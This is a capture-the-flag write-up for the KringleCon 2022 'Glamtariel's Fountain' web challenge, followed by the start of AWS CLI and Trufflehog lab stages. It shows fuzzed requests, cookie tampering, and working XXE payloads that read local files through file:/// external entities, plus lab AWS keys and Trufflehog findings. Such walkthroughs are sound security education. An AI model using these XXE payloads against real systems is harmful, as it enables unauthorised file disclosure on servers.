
```
HTTP/2 200 OK
Server: Werkzeug/2.2.2 Python/3.10.8
Date: Tue, 27 Dec 2022 08:40:14 GMT
Content-Type: application/json
Content-Length: 367
Set-Cookie: MiniLembanh=
96b75a1d-d9c8-487b-9a61-693493ef938e.D352B4cTMvftm2Uo1SU
4_74fs3w; Domain=glamtarielsfountain.com; Path=/
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "appResp":
  "Some that are silver may never shine\nSome who wander
   may get lost\nAll that are curious will eventually fi
  nd\nWhat others have thrown away and tossed.^From wate
  r and cold new ice will form\nFrozen spires from lakes
   will arise\nThose shivering who weather the storm\nWi
  ll learn from how the TRAFFIC FLIES.",
  "droppedOn":"both",
  "visit":"none"
}
```

Figure 5 Burp Repeater

I collected a list of response from using by repeating the process in burp and fuzzing the parameters imgDrop and who with img1 – 4 and "princess", "fountain" and "none":

I followed the hint and looked at the BOLD word provided from the fuzzing. All I got were "TRAFFIC FILES', "TEMPER", "PATH" and "TYPE". Looked like the hint was telling me to temper path and type. I looked at the ajax.js in the webpage again and noted that there should be 3 documents cookies. The **"domain="** seems to be missing from our request payload.

```
WHO: princess - imgDROP: img1 - RESPONSE: Mmmmm, I love Kringlish Delight!^I think Glamtariel is thinking of a different story.
WHO: princess - imgDROP: img2 - RESPONSE: I don't know why anyone would ever ask me to TAMPER with the cookie recipe. I know just how Kringle likes them.^Glamtariel likes to keep Kringle happy so that he and the elves will visit often.
WHO: princess - imgDROP: img3 - RESPONSE: I helped the elves to create the PATH here to make sure that only those invited can find their way here.^I wish the elves visited more often.
WHO: princess - imgDROP: img4 - RESPONSE: No worries, it doesn't get nearly as cold here as it did in Melgarexa. Brrrr, that was one frigid trip.^I think it's a perfect temperature here.
WHO: fountain - imgDROP: img1 - RESPONSE: I think fountain gets confused about things sometimes.^Zany Zonka makes the best of these!
WHO: fountain - imgDROP: img2 - RESPONSE: Kringle really likes the cookies here so I always make them the same way.^Kringle really dislikes it if anyone tries to TAMPER with the cookie recipe Glamtariel uses.
WHO: fountain - imgDROP: img3 - RESPONSE: I don't get away as much as I used to. I think I have one last trip in me which I've probably put off for far too long.^The elves do a great job making PATHs which are easy to follow once you see them.
WHO: fountain - imgDROP: img4 - RESPONSE: Did you know that I speak in many TYPEs of languages? For simplicity, I usually only communicate with this one though.^I pretty much stick to just one TYPE of language, it's a lot easier to share things that way.
WHO: none - imgDROP: img1 - RESPONSE: Some that are silver may never shine
Some who wander may get lost
All that are curious will eventually find
What others have thrown away and tossed.^From water and cold new ice will form
Frozen spires from lakes will arise
Those shivering who weather the storm
Will learn from how the TRAFFIC FLIES.
```




```
function drop_ajax() {
    var origToken = document.getElementById('csrf').content;
    var reqToken = document.getElementById("ticket").value;
    var origDomain = document.domain;
    var origCookie = "MiniLembanh=" + lunch + ";domain=" + origDomain;
    var req = new XMLHttpRequest();
    document.cookie = "MiniLembanh=" + document.getElementById("snack").value + "." + lunch.substring(37) + ";domain=" + origDomain;
        req.onreadystatechange = function() {
            if(this.readyState == 4) {
                resp=JSON.parse(this.responseText);
                const jStatus = req.status;
                const jContentType =req.getResponseHeader("Content-Type");
                    if(((jStatus == 200) || (jStatus == 400)) && jContentType == 'application/json') {
                        jResponse();
                    }
                    else {
                        textP = "Sorry, I didn\'t understand that.";
                        textF = "Sorry, I didn\'t understand that.";
                        princessBubble(ctx, textP, 12, "black", poetic);
                        fountainBubble(ctx, textF, 12, "black", poetic);
                    }
                //Reset ticket value in case it was altered
                document.getElementById("ticket").value = origToken;
                document.getElementById("ticket").innerHTML = origToken;
                //Reset cookie value in case it was altered
                document.cookie = origCookie
                document.getElementById("snack").value = lunch.substring(0,36);
                document.getElementById("snack").innerHTML = lunch.substring(0,36);
            }
            else {
                //No action for other readyState values
            }
        }
        req.open('POST', '/dropped', true);
        req.setRequestHeader("Content-Type", "application/json");
        req.setRequestHeader('Accept', 'application/json');
        req.setRequestHeader("X-Grinchum", reqToken);
        req.send(JSON.stringify({imgDrop: draggedImg, who: droppedOn, reqType: 'json'}));
    }
```

Figure 6 Ajax.js

Reading also the response from the fuzzing exercise (Figure 4), I saw that the response included the domain and path cookies while our previous request missed these 2 cookies.

Therefore, I tried to fuzz again with the additional cookies **Domain=glamtarielsfountain.com; Path=/** After adding the cookies, I started to get different response(s) and it talked about a RINGLIST.



Request

```
POST /dropped HTTP/2
Host: glamtarielsfountain.com
Cookie: GCLB="57aa4d60e57eae61"; MiniLembanh=
a9aeee36-8a74-4db3-80ab-232e1d8f5a5b.OneN-4K1bxOQO_PXxHh
xymFQ750; Domain=glamtarielsfountain.com
Content-Length: 52
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Accept: application/json
Content-Type: application/json
X-Grinchum:
IjM5YTE3MDk2NjQwYjllYzAwM2RjNWQ4YzhjZjI4OTE4Njg5ZWJlY2Ei
.Y6qOoQ.PnN57iMJ6-QAJYBIF-nkzvQw1bA
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://glamtarielsfountain.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://glamtarielsfountain.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "imgDrop":"img1",
  "who":"princess",
  "reqType":"json"
}
```

Response

```
HTTP/2 200 OK
Server: Werkzeug/2.2.2 Python/3.10.8
Date: Tue, 27 Dec 2022 09:09:49 GMT
Content-Type: application/json
Content-Length: 333
Set-Cookie: MiniLembanh=
a9aeee36-8a74-4db3-80ab-232e1d8f5a5b.OneN-4K1bxOQO_PXxHh
xymFQ750; Domain=glamtarielsfountain.com; Path=/
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "appResp":
  "Wow!, what a beautiful silver ring! I don't have one
  of these. I keep a list of all my rings in my RINGLIST
   file. Wait a minute! Uh, promise me you won't tell an
  yone.^I never heard Glamtariel mention a RINGLIST file
   before. If only there were a way to get a peek at tha
  t.",
  "droppedOn":"none",
  "visit":"none"
}
```

Figure 7 Tempering with cookies

I repeated the process again by fuzzing the imgDrop and who after adding the cookies. The princess and fountain may return different response even if you used the same payload. Therefore, I decided to run it at least twice to make sure I didn't miss anything Here were the response I got:

```
WHO: princess - RESPONSE: It's understandable to wonder about home when one is adventuring.^I think I'd worry too much if I ever left this place.- VISIT: none
```

```
WHO: princess - RESPONSE: I do have a small ring collection, including one of these.^I think Glamtariel likes rings a little more than she lets on sometimes.- VISIT: none
```

WHO: princess - RESPONSE: O Frostybreath Kelthonial,
shiny stars grace the night
from heavens on high!^Up and far many look
away from glaciers cold,
To Phenhelos they sing
here in Kringle's realm!- VISIT: none
WHO: princess - RESPONSE: These ice boat things would have been helpful back in the day. I still remember when Boregoth stole the Milsarils, very sad times.^I'm glad I wasn't around for any of the early age scuffles. I shudder just thinking about the stories.- VISIT: none
WHO: princess - RESPONSE: Many things we've learned in all our years, but nothing about that.^Many things we've learned in all our years, but nothing about that.- VISIT: none
WHO: fountain - RESPONSE: The fountain shows many things, some more helpful than others. It can definitely be a poor guide for decisions sometimes.^What's this? Fake tickets to get in here? Snacks that don't taste right? How could that be?- VISIT: none
WHO: fountain - RESPONSE: Careful with the fountain! I know what you were wondering about there. It's no cause for concern. The **PATH** here is closed!^Between Glamtariel and Kringle, many who have tried to find the PATH here uninvited have ended up very dis**APP**ointed. Please click away that ominous eye!- VISIT: static/images/stage2ring-eyecu_2022.png,260px,90px
WHO: fountain - RESPONSE: I like to keep track of all my rings using a **SIMPLE FORMAT**, although I usually don't like to discuss such things.^Glamtariel can be pretty tight lipped about some things.- VISIT: none
WHO: fountain - RESPONSE: Hmmm, you seem awfully interested in these rings. Are you looking for something? I know I've heard through the ice cracks that Kringle is missing a special one.^You know, I've heard Glamtariel talk in her sleep about rings using a different **TYPE** of language. She may be more responsive about them if you ask differently.- VISIT: none
WHO: fountain - RESPONSE: Many things we've learned in all our years, but nothing about that.^Many things we've learned in all our years, but nothing about that.- VISIT: none
WHO: none - RESPONSE: These are kind of special, please don't drop them just anywhere.^These are kind of special, please don't drop them just anywhere.- VISIT: none
WHO: none - RESPONSE: These are kind of special, please don't drop them just anywhere.^These are kind of special, please don't drop them just anywhere.- VISIT: none
WHO: none - RESPONSE: These are kind of special, please don't drop them just anywhere.^These are kind of special, please don't drop them just anywhere.- VISIT: none
WHO: none - RESPONSE: This is no small trinket, please don't drop it just anywhere.^This is no small trinket, please don't drop it just anywhere.- VISIT: none
WHO: none - RESPONSE: Many things we've learned in all our years, but nothing about that.^Many things we've learned in all our years, but nothing about that.- VISIT: none
REGENERATING THE REQUEST AGAIN...
WHO: princess - RESPONSE: Wow!, what a beautiful silver ring! I don't have one of these. I keep a list of all my rings in my **RINGLIST** file. Wait a minute! Uh, promise me you won't tell anyone.^I never heard Glamtariel mention a RINGLIST file before. If only there were a way to get a peek at that.- VISIT: none
WHO: princess - RESPONSE: I love these fancy blue rings! You can see I have two of them. Not magical or anything, just really pretty.^If asked, Glamtariel definitely tries to insist that the blue ones are her favorites. I'm not so sure though.- VISIT: none
WHO: princess - RESPONSE: I love these fancy blue rings! You can see I have two of them. Not magical or anything, just really pretty.^If asked, Glamtariel definitely tries to insist that the blue ones are her favorites. I'm not so sure though.- VISIT: none
WHO: princess - RESPONSE: Ah, the fiery red ring! I'm definitely proud to have one of them in my collection.^I think Glamtariel might like the red ring just as much as the blue ones, perhaps even a little more.- VISIT: none
WHO: princess - RESPONSE: Many things we've learned in all our years, but nothing about that.^Many things we've learned in all our years, but nothing about that.- VISIT: none
WHO: fountain - RESPONSE: You know what one of my favorite songs is? Silver rings, silver rings ....^Glamtariel may not have one of these silver rings in her collection, but I've overheard her talk about how much she'd like one someday.- VISIT: none
WHO: fountain - RESPONSE: I like to keep track of all my rings using a SIMPLE FORMAT, although I usually don't like to discuss such things.^Glamtariel can be pretty tight lipped about some things.- VISIT: none

```
WHO: fountain - RESPONSE: I like to keep track of all my rings using a SIMPLE FORMAT, although I usually don't like to discuss such things.^Glamtariel can be pretty tight lipped about some things.- VISIT: none
```

```
WHO: fountain - RESPONSE: Hmmm, you seem awfully interested in these rings. Are you looking for something? I know I've heard through the ice cracks that Kringle is missing a special one.^You know, I've heard Glamtariel talk in her sleep about rings using a different TYPE of language. She may be more responsive about them if you ask differently.- VISIT: none
```

```
WHO: fountain - RESPONSE: Many things we've learned in all our years, but nothing about that.^Many things we've learned in all our years, but nothing about that.- VISIT: none
```

The additional clues I got from the BOLD words were "APP", "RINGLIST", "PATH", "SIMPLEFORMAT" and "TYPE". My instinct was telling me that another type of language should be used to collect the RINGLIST.
Based on the additional hint I collected from Boria Mine Door, this should be something related to XXE. My question was how to instruct the webpage to take XML while it only accepted JSON at the moment?

```
Accept: application/json
Content-Type: application/json
```

After doing some readings, it looks like that we could include XML payload while dealing with JSON endpoint. The idea was to change the "Content-Type" and "Accept" header into our desired format i.e. application/xml. In this way, we converted our JSON HTTP request body to XML. The JSON endpoint would still be able to parse this information while we could use this to perform an XXE attack. After some trial and errors, I have further modified the HTTP header to:


```
Accept: application/xml
Content-Type: application/xml
```

And the HTTP request body to incorporate an XXE attack on imgDrop parameter. Based on the BOLD words, the RINGLIST is of a simple format and I have observed all images returned by the webpage thus far were all under **static/images.** "App" was appended to the PATH as suggested by the hints from princess:

```
<?xml version="1.0" ?><!DOCTYPE imgDrop [<!ENTITY img1 SYSTEM "file:///app/static/images/ringlist.txt" >]>
<foo>
<imgDrop>&img1;</imgDrop>
<who>princess</who><reqType>xml</reqType>
</foo>
```

Putting this all together, got us the ringlist.txt. HTTP response we got:


```
{
  "appResp": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don't keep any secrets in it any more! Please though, don't tell anyone about this.^She really does try to keep things safe. Best just to put it away. (click)",
  "droppedOn": "none",
  "visit": "static/images/pholder-morethantopsupersecret63842.png,262px,100px"
}
```



```
POST /dropped HTTP/2
Host: glamtarielsfountain.com
Cookie: GCLB="375a814bd8370ee2"; MiniLembanh=
cfc409f4-288f-4b15-a1d1-ed7dbcc6a461.f0xaFTzkS978pzHSxPy
zNwyEau0; Domain=glamtarielsfountain.com
Content-Length: 193
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Accept: application/xml
Content-Type: application/xml
X-Grinchum:
ImYzZjBmYjM0YmI4ZmRlMDdhNDhjZThjNmMwOWJmYzliNmI4NThiNjUi
.Y6q7Mg.3QvQpPujNr1R4twMk17iF8wFPGc
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://glamtarielsfountain.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://glamtarielsfountain.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

<?xml version="1.0" ?>
  <!DOCTYPE imgDrop [<!ENTITY img1 SYSTEM
  "file:///app/static/images/ringlist.txt" >]>
  <foo>
    <imgDrop>
      &img1;
```

```
HTTP/2 200 OK
Server: Werkzeug/2.2.2 Python/3.10.8
Date: Tue, 27 Dec 2022 09:31:27 GMT
Content-Type: application/json
Content-Length: 350
Set-Cookie: MiniLembanh=
cfc409f4-288f-4b15-a1d1-ed7dbcc6a461.f0xaFTzkS978pzHSxPy
zNwyEau0; Domain=glamtarielsfountain.com; Path=/
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "appResp":
  "Ah, you found my ring list! Gold, red, blue - so many
   colors! Glad I don't keep any secrets in it any more!
   Please though, don't tell anyone about this.^She real
  ly does try to keep things safe. Best just to put it a
  way. (click)",
  "droppedOn":"none",
  "visit":
  "static/images/pholder-morethantopsupersecret63842.png
  ,262px,100px"
}
```

Figure 8 Response on getting the ringlist



After getting the ringlist, it looks like **the blue ring and red ring** are under the folder **x_phial_pholder_2022**. Therefore, I have changed the XML payload to retrieve these images (bluering.txt and redring.txt). It did not return anything interesting. However, when I changed the path to greenring.txt and silvering.txt. Response I got was surprising.


Green Ring

```
<?xml version="1.0" ?><!DOCTYPE imgDrop [<!ENTITY img1 SYSTEM
"file:///app/static/images/x_phial_pholder_2022/greenring.txt" >]>
<foo>
<imgDrop>&img1;</imgDrop>
<who>princess</who><reqType>xml</reqType>
</foo>
```

Response we got:

```
{
  "appResp": "Hey, who is this guy? He doesn't have a ticket!^I don't remember seeing him in the movies!",
  "droppedOn": "none",
  "visit": "static/images/x_phial_pholder_2022/tomb2022-tommyeasteregg3847516894.png,230px,30px"
}
```

Met this nice gen in the game! Here is our Easter Egg.


'Ole Rom Bambidil is quite a cheery gent
Snowbound he spends his day, and to his heart's content.
None can slow or track him down, for Rom, he is much too quick:
His feet are like feathers, and he never gets sick.


Silver Ring

```
<?xml version="1.0" ?><!DOCTYPE imgDrop [<!ENTITY img1 SYSTEM
"file:///app/static/images/x_phial_pholder_2022/silverring.txt" >]>
<foo>
<imgDrop>&img1;</imgDrop>
<who>princess</who><reqType>xml</reqType>
</foo>
```

Response we got

```
{
  "appResp": "I'd so love to add that silver ring to my collection, but what's this? Someone has defiled my red
ring! Click it out of the way please!.^Can't say that looks good. Someone has been up to no good. Probably that
miserable Grinchum!",
  "droppedOn": "none",
  "visit": "static/images/x_phial_pholder_2022/redring-supersupersecret928164.png,267px,127px"
}
```

We got a nice red ring here with a text file named **redring-supersupersecret928164.png. Enlarging the photo a bit it actually showed a file named goldring_to_be_deleted.txt**



I tried to extract the file using the same technique and here came another clue:

```
<?xml version="1.0" ?><!DOCTYPE imgDrop [<!ENTITY img1 SYSTEM "file:///app/static/images/x_phial_pholder_2022/
goldring_to_be_deleted.txt " >]>
<foo>
<imgDrop>&img1;</imgDrop>
<who>princess</who><reqType>xml</reqType>
</foo>
```

Response we got:

```
{
  "appResp": "Hmmm, and I thought you wanted me to take a look at that pretty silver ring, but instead, you've made
a pretty bold REQuest. That's ok, but even if I knew anything about such things, I'd only use a secret TYPE of
tongue to discuss them.^She's definitely hiding something.",
  "droppedOn": "none",
  "visit": "none"
}
```

The clue gave us the keywords "REQ" and "TYPE". It looked like to ask us to temper the "reqtype" element instead. Hence, I tried to reissue the payload as follows:

```
<?xml version="1.0" ?><!DOCTYPE reqType [<!ENTITY xml SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]>
<foo>
<imgDrop>img1</imgDrop>
<who>princess</who><reqType>&xml;</reqType>
</foo>
```

With this payload sent over using the Dropped post request, I was able to get the gold ring. MUCH GLORRRRY!

```
{
  "appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, but if you insist,
I accept! In return, behold, one of Kringle's golden rings! Grinchum dropped this one nearby. Makes one wonder how
'precious' it really was to him. Though I haven't touched it myself, I've been keeping it safe until someone
trustworthy such as yourself came along. Congratulations!^Wow, I have never seen that before! She must really trust
you!",
  "droppedOn": "none",
  "visit": "static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png,200px,290px"
}
```

Answer: **`goldring-morethansupertopsecret76394734.png`**

This was the hardest challenge this year and I had to go through the tempering of request again and again. At such, I actually created a script to automate the answer extraction i.e. basically what I have written above. You could browse the code here and after running the code, it will automatically generate the CLUES for you and get the ringlist, rings, easter egg and finally the answer for you.

```
C:\Users\<users>\Downloads\kringlecon>python auto_fountain.py
Starting the Challenge....
----------------------------------------------
Starting to TEMPER with the Dropped function....
----------------------------------------------
WHO: princess - imgDROP: img1 - RESPONSE: Mmmmm, I love Kringlish Delight!^I think Glamtariel is thinking of a different story.
WHO: princess - imgDROP: img2 - RESPONSE: I don't know why anyone would ever ask me to TAMPER with the cookie recipe. I know just how Kringle likes them.^Glamtariel likes to keep Kringle happy so
that he and the elves will visit often.
WHO: princess - imgDROP: img3 - RESPONSE: I helped the elves to create the PATH here to make sure that only those invited can find their way here.^I wish the elves visited more often.
WHO: princess - imgDROP: img4 - RESPONSE: No worries, it doesn't get nearly as cold here as it did in Melgarexa. Brrrr, that was one frigid trip.^I think it's a perfect temperature here.
WHO: fountain - imgDROP: img1 - RESPONSE: I think fountain gets confused about things sometimes.^Zany Zonka makes the best of these!
WHO: fountain - imgDROP: img2 - RESPONSE: Kringle really likes the cookies here so I always make them the same way.^Kringle really dislikes it if anyone tries to TAMPER with the cookie recipe
Glamtariel uses.
WHO: fountain - imgDROP: img3 - RESPONSE: I don't get away as much as I used to. I think I have one last trip in me which I've probably put off for far too long.^The elves do a great job making
PATHs which are easy to follow once you see them.
WHO: fountain - imgDROP: img4 - RESPONSE: Did you know that I speak in many TYPEs of languages? For simplicity, I usually only communicate with this one though.^I pretty much stick to just one
TYPE of language, it's a lot easier to share things that way.
```

```
WITH HINTS FROM SILVER RING. GET THE GOLD RING AGAIN....
GETTING GOLD RING RESPONSE - RESPONSE: No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden
rings! Grinchum dropped this one nearby. Makes one wonder how 'precious' it really was to him. Though I haven't touched it myself, I've been keeping it safe until someone trustworthy such as
yourself came along. Congratulations!^Wow, I have never seen that before! She must really trust you!- VISIT: static/images/x_phial_pholder_2022/goldring-
morethansupertopsecret76394734.png,200px,290px
SAVING the GOLD RING NOW.....
GOLD Ring saved as C:\Users\<users>\Downloads\kringlecon\goldring-morethansupertopsecret76394734.png
----------------------------------------------
CHALLENGE COMPLETED....ANSWER:goldring-morethansupertopsecret76394734.png
----------------------------------------------
If you want to test it using Burp again. Here are the web parameters used:
GCLB: "e442ba88da7b94ff"
MiniLembanh: c33c2e15-2114-4324-8b64-502cf57d7441.VSRqhqlr8sXCncDD9EP6NVHknEU
```

```
X-Grinchum: IjI4YmU0NWI4MGU0NDM5MmQyMjVjNWY2NWNhZWY4NmJjZTA2NjE4MTQi.Y6rf1Q.B2rSl0cUwEr3pg6ibhAKEskaN7I
```

We got the web ring after this challenge. GLORY!

Stage 5 – Recover the cloud ring

AWS CLI Intro

Difficulty	☻ ☺ ☺ ☺ ☺
Instruction	Try out some basic AWS command line skills in this terminal. Talk to in the Cloud Ring for hints. I'm Jill Underpole, thank you very much. I'm working on this here smoke terminal. Cloud? Sure, whatever you want to call it. Anyway, you're welcome to try this out, if you think you know what you're doing.You'll have to learn some basics about the AWS command line interface (CLI) to be successful though.
Hint	(Jill Underpole) • In the AWS command line (CLI), the Secure Token Service or STS has one *very* useful function.

This is pretty straight forward. I found all the answer based on the manual in AWS.

```
1: You may not know this, but AWS CLI help messages are very easy to access. First, try typing:
$ aws help
```

```
elf@7418f803af9d:~$ aws help
```

```
2: Next, please configure the default aws cli credentials with the access key AKQAAYRKO7A5Q5XUY2IY, the secret key
qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf and the region us-east-1 .
https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-quickstart.html#cli-configure-quickstart-config
```

```
elf@7418f803af9d:~$ aws configure
AWS Access Key ID [None]: AKQAAYRKO7A5Q5XUY2IY
AWS Secret Access Key [None]:  qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf
Default region name [None]: us-east-1
Default output format [None]: json
```

```
3: Excellent! To finish, please get your caller identity using the AWS command line. For more details please
reference:
$ aws sts help
or reference:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/sts/index.html
```

```
elf@7418f803af9d:~$ aws sts get-caller-identity
{
    "UserId": "AKQAAYRKO7A5Q5XUY2IY",
    "Account": "602143214321",
    "Arn": "arn:aws:iam::602143214321:user/elf_helpdesk"
}
```

Trufflehog Search

The objective would be available after completion of AWS CLI Intro and talked to Jill Underpole again. This challenge is an optional as you could go directly to Exploitation via AWS CLI. However, upon completion of this challenge, it would provide you additional hints that were quite helpful to Challenge 12. No specific terminal has to be clicked but you have to talk to Jill UnderPole and GertySnowburrow for the challenge instruction.

Difficulty	☻ ☻ ☺ ☺ ☺

Instruction	Use Trufflehog to find secrets in a Git repo. Work with Jill Underpole in the Cloud Ring for hints. What's the name of the file that has AWS credentials? (Jill Underpole) - Wait, you got it done, didn't you? Ok, consider me impressed. You could probably help Gerty, too. The first trick'll be running the Trufflehog tool. It's as good at sniffing out secrets as I am at finding mushrooms! After that, it's just a matter of getting to the secret the tool found. I'd bet a basket of portobellos you'll get this done! I'm Gerty Snowburrow, if you need to know.And, not that I should be telling you, but I'm trying to figure out what Alabaster Snowball's done this time. Word is, he committed some secrets to a code repo. If you're feeling so inclined, you can try and find them for me.
Hint	(Jill Underpole) • If you want to look at an older code commit with git, you can git checkout CommitNumber Here. • You can search for secrets in a Git repo with trufflehog git https://some.repo/here.git.

I downloaded Trufflehog and followed the instruction to run its docker.

```
C:\Windows\System32>docker run -it  trufflesecurity/trufflehog:latest git
https://haugfactory.com/orcadmin/aws_scripts
```

Trufflehog is a tool used to find secrets/passwords stored in Gitlab. The response I got:

```
 🐷🔑🐷  TruffleHog. Unearth your secrets. 🐷🔑🐷

Found unverified result 🐷🔑❓
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAAIDAYRANYAHGQOHD
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put_policy.py
Email: asnowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/orcadmin/aws_scripts
Timestamp: 2022-09-07 07:53:12 -0700 -0700
Line: 6
Found unverified result 🐷🔑❓
Detector Type: Gitlab
Decoder Type: PLAIN
Raw result: add-a-file-using-the-
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
File: README.md
Email: alabaster snowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/orcadmin/aws_scripts

